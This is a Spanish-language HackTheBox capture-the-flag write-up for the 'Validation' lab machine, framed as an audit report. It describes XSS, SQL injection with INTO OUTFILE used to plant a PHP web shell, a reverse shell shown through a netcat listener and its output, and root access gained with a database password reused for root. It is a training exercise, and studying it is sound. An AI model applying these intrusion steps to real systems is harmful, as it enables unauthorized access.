
HACKTHEBOX

Informe Técnico

Máquina Validation

26 de octubre del 2021




Índice

1. Antecedentes **2**

2. Objetivos **2**
2.1. Consideraciones 2

3. Analisis de vulnerabilidades **3**
3.1. Vulnerabilidades encontradas 3



1. Antecedentes

El presente documento recoge los resultados obtenidos durante la fase de auditoría realizada a la máquina **Validation** de la plataforma **HackTheBox**.

Figura 1: Dirección IP de la máquina

Dirección URL

Ir a la máquina.

2. Objetivos

Conocer el estado de seguridad actual del servidor **Validation**, enumerando posibles vectores de explotación y determinado alcance e impacto que un atacante podria ocasionar sobre el sistema en producción.

2.1. Consideraciones

Una vez finalizadas las joranadas de auditoría, se llevará a cabo una fase de saneamientos y buenas prácticas con el objetivo de securizar el servidor y evitar ser victimas de un futuro ataque en base a los vectores explotados.




Figura 2: Flujo de trabajo

3. Analisis de vulnerabilidades

3.1. Vulnerabilidades encontradas

Se comenzó realizando un escaneo de puertos abiertos y escaneo de exhaustivo para poder ver como trabaja el sistema. Se observó el puerto 80 abierto por lo que se investigó y mostraba esto. Indagando en la pagina se




Figura 3: nmap




Figura 4: Panel de registro

pudo observar una posible vulnerabilidad HTML Injection y XSS.




Figura 5: Ejecutando XSS




Figura 6: XSS ejecutado

No se pudo hacer gran cosa con el XSS así que se decidió manipular la información del combo box mediante burpsuite, para buscar una posible SQL Injection. Realizando toda la metodologia de SQL Injection, se encontró




Figura 7: SQL Injection

información con respecto a SQL Injectio into out file. Lo que nos permite inyectar en una columna de la tabla de la base de datos un scrpt en php e inyectar un archivo en la ruta /var/www/htmlçon nombre panquecito.php





Figura 8: SQLi into outfile



De esta forma podemos ejecutar comandos del sistema en la url por lo cual se decidió obtener una reverse shell, esto mediante curl para codificar la informacion enviada y obtener la conexión.






Figura 9: Ejecutando panquecito.php

Figura 10: Emitiendo peticion en curl.




```
┌──(root㉿kali)-[/home/kali]
└─# nc -nlvp 443
listening on [any] 443 ...
connect to [10.10.14.13] from (UNKNOWN) [10.10.11.116] 33872
bash: cannot set terminal process group (1): Inappropriate ioctl for device
bash: no job control in this shell
www-data@validation:/var/www/html$
```

Figura 11: Reverse shell



Una vez accediendo a nivel de usuario se procedió a escalar los privilegios, se encontró el archivo çonfig.php.[el] cual tenía la contraseña de root. Procedimos a poner la contraseña y listo.

```
www-data@validation:/var/www/html$ ls -la
total 56
drwxrwxrwx 1 www-data www-data  4096 Apr  1 21:13 .
drwxr-xr-x 1 root     root      4096 Sep  3  2021 ..
-rw-r--r-- 1 www-data www-data  1550 Sep  2  2021 account.php
-rw-r--r-- 1 www-data www-data   191 Sep  2  2021 config.php
drwxr-xr-x 1 www-data www-data  4096 Sep  2  2021 css
-rw-r--r-- 1 www-data www-data 16833 Sep 16  2021 index.php
drwxr-xr-x 1 www-data www-data  4096 Sep 16  2021 js
-rw-r--r-- 1 mysql    mysql      143 Apr  1 21:13 panquecito.php
www-data@validation:/var/www/html$ cat config.php
<?php
  $servername = "127.0.0.1";
  $username = "uhc";
  $password = "uhc-9qual-global-pw";
  $dbname = "registration";

  $conn = new mysqli($servername, $username, $password, $dbname);
?>
www-data@validation:/var/www/html$ su
Password:
root@validation:/var/www/html# whoami
root
root@validation:/var/www/html#
```